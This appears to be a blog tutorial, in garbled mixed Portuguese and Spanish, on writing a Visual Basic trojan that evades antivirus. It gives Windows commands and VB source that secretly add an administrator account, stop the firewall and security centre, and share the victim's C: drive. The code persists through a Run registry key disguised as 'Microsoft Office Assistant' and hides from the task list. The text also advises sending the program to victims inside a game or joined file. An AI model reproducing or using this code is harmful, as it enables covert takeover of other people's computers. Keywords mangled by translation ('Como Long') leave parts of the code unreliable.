
Decadente, mas eficaz, Você programa, Você compila, antivírus não detecta e todos ficam felizes ;)

Lo primeiro, comandos MSDOS que nos interessam saber para depois colocar no código de Visual Basic para executar no PC da vítima,
|
COMANDO
|
EJEMPLO
|
DESCRIÇÃO
|
| net user nombreusuario contraseña /ADD | net user IUSR_wXP piruli /add | Crea el usuario IUSR_wXP con la contraseña 'piruli’ para que quando queramos entrar en el PC remoto ya tengamos un usuario y una contraseña |
| net group nombregrupo nombreusuario /ADD | net localgroup Administradores /add IUSR_wXP | Al usuario criado anteriormente le mete en el grupo administradores, para que no tengamos problemas de permisos. Somos el administrador del PC, que más queremos!! 🙂 |
| net stop nombredelservicio | net stop “Firewall de Windows/Conexión compartida a Internet (ICS)” | Sirve para detener servicios que no queremos que nos controle, por exemplo el firewall de Windows XP, el antivirus, el Antispiware… |
| net share nombrerecurso=Path: | net share C=C: | Partilha unidades de disco ou o caminho que nos interesse no PC onde se execute |
Nada mau, todos estes comandos, se nos ocorrerem mais podemos executá-los no PC da pessoa que nos interesse aceder ao seu PC (isto é uma questão de imaginação), por exemplo, com estes conseguimos criar um utilizador que seja Administrador, paramos o firewall e entramos no seu disco C, tudo pela internet e da forma mais simples, agora só falta que o execute… e como? muito simples, lê abaixo.
Okey, agora eu costumo fazer isto com Visual Basic, não sou um especialista na matéria, de todo, mas faço algum programa ou algum jogo para a pessoa a quem quero aceder e coloco estas linhas. Ou então simplesmente gero o programa VB com estas 4 linhas e com um Joinner (que é um programa que me une vários ficheiros, eu envio-lho) Por exemplo, envio-lhe um PPS típico de disparates e com o joinner faço com que ele seja executado em segundo plano, o mau é que os joinners são detectados pelos antivírus, por isso prefiro fazer eu o jogo com VB, mesmo que seja super estúpido, mas que o execute.
Segundo, como fazer para executar tudo isto cada vez que o computador dele arrancar, muito bem, entrando no registo e criando uma entrada aqui:
HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionRun
Oh, bem, vamos ao que é o código fonte de VB necessário, este seria para executar os comandos de MSDOS que nos interessem, cria-se uma Sub com este conteúdo e definem-se estas duas funções no topo de tudo.
| Private Declare Function OpenProcess Lib “kernel32” (ByVal dwDesiredAccess&, ByVal bInheritHandle&, ByVal dwProcessId&) Como Long Private Declare Function GetExitCodeProcess Lib “kernel32” (ByVal hProcess Como Long, lpExitCode Como Long) Como LongSub ParaServiciosYcreaUsuario() Dim hShell Como Long
Dim hProc Como Long Dim codExit Como Long Dim sCmd Como String Dim Comando Como String ‘ Para o serviço do Centro de segurança  Comando = “net stop ” & Chr(34) & “Centro de segurança” & Chr(34)  sCmd = “cmd /c ” & Comando  hShell = Shell(Environ$(“Comspec”) & ” /c ” & sCmd, vbHide) ‘ o Chr(34) são as aspas duplas, para executar um comando de MSDOS que seja uma frase longa precisamos executá-lo com aspas duplas, pois assim ficaria para que o VB o execute bem. ‘ Para o serviço do Firewall do Windows  Comando = “net stop ” & Chr(34) & “Firewall de Windows/Conexión compartida a Internet (ICS)” & Chr(34)  sCmd = “cmd /c ” & Comando  hShell = Shell(Environ$(“Comspec”) & ” /c ” & sCmd, vbHide) ‘ Cria o utilizador IUSR_wXP2
 Comando = “net user IUSR_wXP2 Hh3rr3r01 /add”  sCmd = “cmd /c ” & Comando  hShell = Shell(Environ$(“Comspec”) & ” /c ” & sCmd, vbHide) ‘ Adiciona o utilizador ao grupo de Administradores local ‘ Partilha C: o seu disco rígido como C para que possamos aceder pela rede, embora também pudéssemos aceder como C$ |
Okey, ahora si lo que nos interesa es meterlo en el registro para que se inicie siempre que arranque el PC de la víctima y que cada vez que reinicie su PC le pare el servicio del firewall, le comparta C…
| Sub MeteloEnRegistro() Dim hregkey Como Long Dim subkey Como String  subkey = “SoftwareMicrosoftWindowsCurrentVersionRun” Dim stringbuffer Como String Dim PathPrograma Como String  PathPrograma = “C:WINDOWSsystem32svchost32.exe” Dim NombrePrograma Como String  NombrePrograma = “Microsoft Office Assistant” retval = RegOpenKeyEx(HKEY_CURRENT_USER, subkey, 0, KEY_WRITE, hregkey) Se retval <> 0 Then Debug.Print “Can’t open the subkey” Exit Sub End If stringbuffer = PathPrograma & vbNullChar  retval = RegSetValueEx(hregkey, NombrePrograma, 0, REG_SZ, ByVal stringbuffer, Len(stringbuffer))  RegCloseKey hregkey End Sub |
Y necesitamos en un módulo meter esto:
| Public Declare Function RegOpenKeyEx Lib “advapi32.dll” Alias “RegOpenKeyExA” (ByVal hKey Como Long, ByVal lpSubKey Como String, ByVal ulOptions Como Long, ByVal samDesired Como Long, phkResult Como Long) Como Long Public Declare Function RegCloseKey Lib “advapi32.dll” (ByVal hKey Como Long) Como Long Public Declare Function RegSetValueEx Lib “advapi32.dll” Alias “RegSetValueExA” (ByVal hKey Como Long, ByVal lpValueName Como String, ByVal Reserved Como Long, ByVal dwType Como Long, lpData As Any, ByVal cbData Como Long) Como LongPublic Const HKEY_CURRENT_USER = &H80000001 Public Const KEY_WRITE = &H20006 Public Const REG_SZ = 1 |
Podes descargarte o código fonte completo de AQUI. Si tenéis alguma sugestão es pedirlo o dirlo!
Personalmente me gusta poner isto ao princípio, quando se carrega a aplicação, es para que el utilizador não o veja nem em ecrã nem em el “Administrador de tareas” que suele ser perfeito para que no nos mate el proceso.
| Me.Visible = False App.TaskVisible = False |